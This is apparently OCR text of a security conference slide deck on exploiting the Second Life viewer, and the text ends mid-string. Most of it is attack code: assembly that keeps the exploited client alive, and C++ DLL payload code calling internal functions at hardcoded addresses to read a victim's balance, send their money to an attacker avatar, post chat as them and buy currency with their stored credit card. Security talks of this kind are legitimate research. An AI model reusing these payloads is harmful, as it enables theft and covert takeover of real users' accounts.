
Linden Scripting Language (LSL)

- A programming language similar to C used in Second Life
- Allows objects to interact with SL and Internet via email, XML-RPC, and HTTP requests
- Entirely event driven
- Script is bound to an object

LSL Script to Auto-Start Media

```
default
{
    state_entry()
    {
        llSetTimerEvent(1);
    }

    touch_start(integer total_number)
    {
        llSay(0, "hi");
        key myTexture = llGetTexture(0);
        llParcelMediaCommandList([PARCEL_MEDIA_COMMAND_TEXTURE,myTexture,PARCEL_MEDIA_COMMAND_LOOP]);
    }

    timer()
    {
        key myTexture = llGetTexture(0);
        llParcelMediaCommandList([PARCEL_MEDIA_COMMAND_TEXTURE,myTexture,PARCEL_MEDIA_COMMAND_LOOP]);
    }
}
```

Associate URL and Script to Object



Media texture: Replace this texture:


with content from this URL: rtsp://192.168.1.231:8080

☐ Auto scale content (slower and reduced visual quality)

Sound Settings: Music URL:

☐ Restrict spatialized sound to this parcel

Voice Settings:
- ● Use the Estate spatial channel
- ○ Use a private spatial channel
- ○ Disable spatial audio on this parcel



```
key requestid;

default
{
    state_entry()
    {
        llSetTimerEvent(1);
    }

    touch_start(integer total_number)
    {
        key myTexture = llGetTexture(0);
        llParcelMediaCommandList([PARCEL_MEDIA_COMMAND_TEXTURE,myText
ure,PARCEL_MEDIA_COMMAND_LOOP]);
    }
    timer()
    {
        key myTexture = llGetTexture(0);
        llParcelMediaCommandList([PARCEL_MEDIA_COMMAND_TEXTURE,myText
ure,PARCEL_MEDIA_COMMAND_LOOP]);
```

Line 15, Column 5

SL Exploit Development

- Second Life is open source, you can compile your own viewer with debugging symbols, instrumentation, etc.
- Research and develop exploit against debugging build and then port the exploit to released target version
- (WinDbg) `ln LLFastTimer::sCurDepth` to find the address of a global is much faster than reversing
- Metasploit has great tools: Rex, encoders, DLL inject


Continuation of Execution

- We want to control our target’s avatar, it doesn’t do us much good if their client crashes and they disappear
- The Second Life viewer is complex, using both threads and event handling loops
- The main thread, which runs the event handling loop, gets its stack completely overwritten by exploit
- If the main thread exits/crashes, the entire viewer quits
- Can we rebuild the main thread’s execution context?

(Second) Life Support

- It doesn’t matter that we are executing in a SEH exception filter context
- We just restart the main event loop handling function: SecondLife!main_loop
- main_loop wasn’t written to be reentrant, so we need to reset some global variable values
- Allows payload to be injected silently and viewer to continue execution without any noticeable effects

```
payload_start:
        jmp     payload_end
%include "win32-runtime.s"
payload_main:
        pop     ebx  ; Start thread executing after fragment
        xor     eax, eax
        K32Call 'CreateThread', eax, eax, ebx, eax, eax, eax
        ;; Fix LLFastTimer::sCurDepth to prevent errors
        xor     eax, eax
        mov     [SCURDEPTH], eax
        ;; Call Second Life main_loop to stay alive
        mov     eax, MAINLOOP
        call    eax
        K32Call 'ExitProcess', 0
payload_end:
        call    payload_main
thread_start:
        ;; Create some stack space because payloads expect
        ;; to be able to write up onto stack.
        add     esp, -3500
```



Exploit and Continuation of Execution Sequence

The Metasploit Payload

- We now have Second Life running cleanly post-exploitation and can execute any Metasploit payload
- Metasploit has lots of useful payloads
- But popping a shell is so 1999
- DLL injection is way more interesting...

Wait for victims...

Constructing the Payload

- Of course we could simply take over the machine, like standard client side exploits
- We'd rather take control of their avatar
- Basically two possible approaches:
  - Send the packets to the server to make the server think we are taking actions
  - "Call" the functions within the SL process to take actions

Sending Game Packets

- Could be done with some reverse engineering of the traffic
- Packets will have a very particular form and must be sent in the right order for multiple packet exchanges
- Must use existing sockets
- Most traffic is UDP and go to many different SL servers
- We didn’t choose this method....

Calling SL Functions


- These are ***not*** API’s, they are not intended to be called except when expected
- SL is a C++ application and most functions are actually methods
- These methods use various class members, global variables, arguments, etc.
- For our exploit, we write our payload in C++, compile it into a DLL

How To

- Find a function you want to call
  - Do something in the client while watching with a debugger
  - Look through the source code
- See how the function is called using disassembly and/or debugger
- See what other dependencies are there (class members, global variables, etc)
- Call it!

Simple Example

- LLStatusBar::getBalance()
- Determines the number of L$ owned by the player
- This function actually gets in-lined in the binary
- Called as:



```
can_afford_transaction proc near

cost= dword ptr  4

mov     ecx, [esp+cost]
test    ecx, ecx
jle     short loc_67FF8C
```

```
mov     eax, gStatusBar
test    eax, eax
jz      short loc_67FF89
```

```
cmp     [eax+1F0h], ecx
jge     short loc_67FF8C
```

```
loc_67FF89:
xor     eax, eax
retn
```

```
loc_67FF8C:
mov     eax, 1
retn
can_afford_transaction endp
```

```
char *gStatusBar = (char *) *((char **) 0x1022b50);
unsigned int getBalance = *((unsigned int *) (gStatusBar+0x1f0));
```

Example 2:

- Declare a function pointer

```
void (*give_money)(unsigned int *uuid, unsigned int *region, unsigned int amount, bool is_group, unsigned int type, void *desc);
```

- Use a debugger to find a good UUID

```
// uuid of "Pwned Naglo"
unsigned int *uuid = (unsigned int*) malloc(sizeof(unsigned int) * 4);
memcpy(uuid, "\x03\x8B\x5F\x53\x0E\x8F\x4A\x79\x88\x1D\xD7\xC2\x0A\xDA\x81\x44", 16);
```

- Get pRegion from memory

```
unsigned int *pRegion = (unsigned int *) 0x105bd88 + 0x314;
```

- Set the function pointer and call it

```
give_money = (void (*)(unsigned int *, unsigned int *, unsigned int, bool, unsigned int, void *)) 0x70bd80;
give_money(uuid, (unsigned int *) *pRegion, amount_have, 0, 0x1389, (void *) 0x00FB6BE4);
```

- 0x1389 is hardcoded in the binary
- 0x00fb6be4 is a static C++ String in the binary

Example 3

- LLChatBar::sendChatFromViewer takes as a first argument a std::string
- Reverse engineering this reveals that it looks something like (7 DWORDS)


```
????
Pointer to “string” or ASCII characters 0-3
???? or ASCII characters 4-7
???? or ASCII characters 8-0xb
???? or ACII characters 0xc-0xf
Length of String
0xf
```

Example 3 (cont.)

```
    char *string =  "\x00\x00\x00\x00\x49\x00\x00\x00”
    “\x20\x00\x00\x00\x67\x00\x00\x00\x6f\x00\x00\x00”
    “\x74\x00\x00\x00\x20\x00\x00\x00\x68\x00\x00\x00”
    “\x61\x00\x00\x00\x63\x00\x00\x00\x6b\x00\x00\x00”
    “\x65\x00\x00\x00\x64\x00\x00\x00\x21\x00\x00\x00”
    “\x00\x00\x00\x00";
    unsigned int *mytext = (unsigned int *) malloc(4*12);
    memset(mytext, 0, 4*12);
    mytext[1] = (unsigned int) string;
    mytext[5] = 0xd;   // Length of string
    mytext[6] = 0xf;

void (__stdcall *sendChatFromViewer)(void *, int, int);
sendChatFromViewer = (void (__stdcall *)(void *, int, int)) 0x42e4d0;
sendChatFromViewer((void *) mytext, 2, 1);
```

Example 4

- The previous examples were methods but didn’t use any of the other class information
- LLCurrencyUIManager::Impl::startCurrencyBuy relies heavily on class members
- This method is used to buy L$ with a registered credit card
- In C++, the “this” pointer is usually passed to functions in the ecx register.
- The class members must be set up and then we need to have a class call the method



```
; Attributes: noreturn

startCurrencyBuy proc near

var_4C= byte ptr -4Ch
var_48= dword ptr -48h
var_44= byte ptr -44h
var_40= dword ptr -40h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= byte ptr -28h
var_24= dword ptr -24h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_4= dword ptr -4
password= dword ptr  4

push    0FFFFFFFFh
push    offset startCurrencyBuy_SEH
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 40h
push    ebx
push    esi
mov     esi, ecx        ; esi = LLCurrencyUIManager
xor     ebx, ebx
lea     eax, [esp+54h+var_4C]
push    eax
mov     [esi+69h], bl
mov     [esi+6Ch], ebx
mov     [esi+98h], bl
call    createStruct
```

Typical C++ disassembly

Must set up a fake class layout to ensure this function executes without crashing

Example 4 (cont.)

```
class LLCurrencyUIManager{
public:
        unsigned int Impl;                                      // 0
        unsigned int nImpl;                                     // 4
        unsigned int mPanel;                                    // 8
        bool mHidden;                                           // c
        bool mError;                                            // d
        // padding
        char mErrorMessage[0x1c];                               // 10
        char mErrorURI[0x1c];                                   // 2c
        char mZeroMessage[0x1c];                                // 48
        unsigned int mUserCurrencyBuy;                          // 64
        bool mUserEnteredCurrencyBuy;                           // 68
        bool mSiteCurrencyEsitimated;                           // 69
        // padding...
        unsigned int mSiteCurrencyEstimatedCost;                // 6c
        char mSiteConfirm[0x1c];                                // 70
        bool mBought;
        unsigned int TransactionType;
        unsigned int mTransactionType;
        unsigned int mTransaction;
        bool mCurrencyChanged;                                  // 98
        unsigned char filler[128];

        void wrapper();
        void (__stdcall *startCurrencyBuy)(void *);
};
```

Example 4 (cont.)

- Ensure that this class is passed in *ecx* by calling the method from within a method

```
void LLCurrencyUIManager::wrapper(){
        char *string = "\x00\x00\x00\x00";
        unsigned int *mytext = (unsigned int *) malloc(4*12);
        memset(mytext, 0, 4*12);
        mytext[1] = (unsigned int) string;
        mytext[4] = 0x0;
        mytext[5] = 0x0;   // Length of string
        mytext[6] = 0x0;
        startCurrencyBuy((void *) mytext);
}
```

Example 4 (cont.)

```
char *confirm = "\x00\x00\x80\x3f\x63\x6c\x69\x63\x6b\x00\x00\x00”
“\x00\x00\x80\x3f\x00\x00\x80\x3f\x05\x00\x00\x00\x0f\x00\x00\x00";

